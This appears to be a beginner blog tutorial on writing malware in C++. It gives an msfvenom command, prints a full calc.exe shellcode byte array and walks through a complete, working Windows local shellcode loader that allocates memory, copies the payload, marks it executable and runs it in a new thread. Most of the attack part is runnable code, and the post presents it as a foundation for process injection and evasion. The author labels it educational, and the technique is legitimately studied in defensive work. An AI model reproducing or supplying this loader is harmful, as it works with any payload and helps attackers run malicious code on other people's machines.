
What is Malware ?
> Malware is a type of software specifically designed to perform Malicious actions such as gaining unauthorized access to the system, stealing sensitive data from a machine.
Malware = Software which performs bad things (malicious actions) on your machine. ( unauthorized access , System Exhausting , Steal sensitive data )
What Programming Language Should Be Used ?
> We can make Malware in any programming language like python , PowerShell , C++, C#, and GO. But for some reasons, malware developers avoid using certain programming languages.
Reasons Like :
- Malware written in certain languages can be more difficult to reverse engineer.
- Some programming languages require prerequisites. For example, Python code requires an interpreter to run.
- Depending on programming language malware Size will differ.
Examples :
- C / C++ -> Optimized Native Code -> Harder to Analyze
- Go -> Large Binaries , Custom runtime -> Confusing Disassembly
- Python -> Easy to reverse if script is exposed
In this blog, we will use C++ to write our malware examples.
High-Level vs Low-Level Languages
Programming languages are generally divided into two categories:
- High-Level Languages
- Low-Level Languages
Malware written in low-level languages (such as C or C++) is usually more flexible and stable compared to malware written in high-level languages. This is because low-level languages provide direct access to system resources and memory management.
Now that you understand the basic idea of malware, let's move on to creating our first malware program.
Malware in C++
In this blog , we will create a simple malware which perform Local Payload(Shellcode) Execution.
Don't worry about the code — I will explain everything step by step.
But before that, let's understand two important concepts.
What is Shellcode?
Shellcode is raw machine code that the CPU can execute directly.
It is typically used in exploitation and malware development to perform actions such as:
- launching a process
- opening a reverse shell
- downloading malware
What is Local Payload Execution?
Local payload execution means executing shellcode inside the current running program.
In this case, our program will:
- Allocate memory
- Copy shellcode into that memory
- Mark the memory as executable
- Execute the shellcode
The first thing we will need is shellcode, to get one we will use msfvenom to generate our first shellcode, Command to Generate Shellcode of Calc.exe
- msfvenom -p windows/x64/exec CMD=calc.exe -f c

What this shellcode will do ? This shellcode will instruct the CPU to execute Calc program on our system.
C++ Program
To build our program, the first step is to include the required header file.
#include <windows.h>This header provides access to Windows API functions, data types, and structures that are required for system-level programming on Windows..
Adding the Shellcode
Next, we add our shellcode into the program. This shellcode was generated using msfvenom and is stored as a byte array.
unsigned char calc_payload[] = {

    // Calc Payload

    "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
    "\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
    "\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
    "\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
    "\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
    "\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
    "\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
    "\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
    "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
    "\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
    "\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
    "\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
    "\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
    "\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
    "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
};
Getting the Shellcode Size
Next, we need to determine the size of the shellcode. This is required when allocating memory for the payload.
unsigned int payload_len = sizeof(calc_payload); //this will give size of our shellcodeThe sizeof() operator calculates the total number of bytes in the shellcode array.
Writing the Main Program
After defining the shellcode, we can now write the main function that will execute it.
int main(void) {

    void* calc_memory; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0; // used to store previous memory protection

    // Allocate a memory buffer for the payload
    calc_memory = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // Copy payload to allocated memory
    RtlMoveMemory(calc_memory, calc_payload, payload_len);

    // Change memory protection to executable
    rv = VirtualProtect(calc_memory, payload_len, PAGE_EXECUTE_READ, &oldprotect);

    if (rv != 0)
    {
        // Execute the payload
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)calc_memory, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }

    return 0;
}
Don't worry if the code looks confusing at first. The goal of this blog is simply to help you become familiar with Windows-style C++ programming and basic malware development concepts.
In the next section, we will break down what each part of the program does.
Understanding the Code
Inside the main function we declared several variables:
calc_memory→ stores the memory address where our shellcode will be placedrv→ stores the return value ofVirtualProtectth→ stores the thread handle used to execute the shellcodeoldprotect→ stores the previous memory protection value
Allocating Memory
calc_memory = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);This function requests memory from Windows.
Why do we need this?
Because we need a location in memory where we can store our shellcode before executing it.
VirtualAlloc returns the starting address of the allocated memory, which is stored in the variable calc_memory.
Copying the Shellcode
RtlMoveMemory(calc_memory, calc_payload, payload_len);Now that memory has been allocated, we copy the shellcode into that memory region.
This function moves the bytes from calc_payload into the memory address stored in calc_memory.
In other words, we are placing our shellcode into the allocated memory buffer.
Changing Memory Protection
After copying the shellcode into memory, the next step is to make that memory executable.
// Change memory protection to executable
rv = VirtualProtect(calc_memory, payload_len, PAGE_EXECUTE_READ, &oldprotect);
The memory allocated using VirtualAlloc was created with read and write permissions (RW) because we explicitly specified PAGE_READWRITE. However, the CPU cannot execute instructions from memory unless that memory region has execute permission.
Therefore, we use VirtualProtect to change the memory protection so the shellcode can be executed.
Parameters used:
- calc_memory → Starting address of the memory region
- payload_len → Size of the memory region
- PAGE_EXECUTE_READ → New protection (read + execute)
- oldprotect → Variable used to store the previous protection value
In simple terms, this step converts the memory permissions from:
Read + Write → Read + ExecuteThis is required because our shellcode needs to be executed by the CPU.
Executing the Shellcode
After successfully changing the memory protection, we check whether the operation succeeded.
if (rv != 0)
{
    // Execute the payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)calc_memory, 0, 0, 0);
    WaitForSingleObject(th, -1);
}
The VirtualProtect function returns a non-zero value when the operation succeeds. If the protection change is successful, we proceed to execute the shellcode.
To do this, we create a new thread using the CreateThread function.
The important part here is:
(LPTHREAD_START_ROUTINE)calc_memoryThis tells Windows that the starting address of the thread is the memory location where our shellcode is stored.
When the thread starts executing, the CPU begins executing the shellcode instructions stored in that memory region.
In our example, the shellcode instructs the system to launch:
calc.exeSummary
To execute shellcode locally, our program performed four main steps:
- Allocate memory using
VirtualAlloc - Copy shellcode into memory using
RtlMoveMemory - Change memory permissions using
VirtualProtect - Execute the shellcode using
CreateThread
This technique is often referred to as local shellcode execution, and it forms the foundation for many advanced malware techniques such as process injection and reflective loading.

Final code here : NIR-CODE
I hope you found this introduction to malware development helpful. The goal of this blog was to demonstrate the basic concept of local shellcode execution using C++ and the Windows API.
If you are new to malware development, don't worry if some parts of the code feel confusing at first. As we continue exploring more topics, these concepts will become much clearer.
In the upcoming blogs, we will look at more advanced techniques such as process injection, shellcode obfuscation, and evasion techniques.
Note: Made for learning and defensive cybersecurity purposes only. Stay curious, stay ethical.
— Nirvana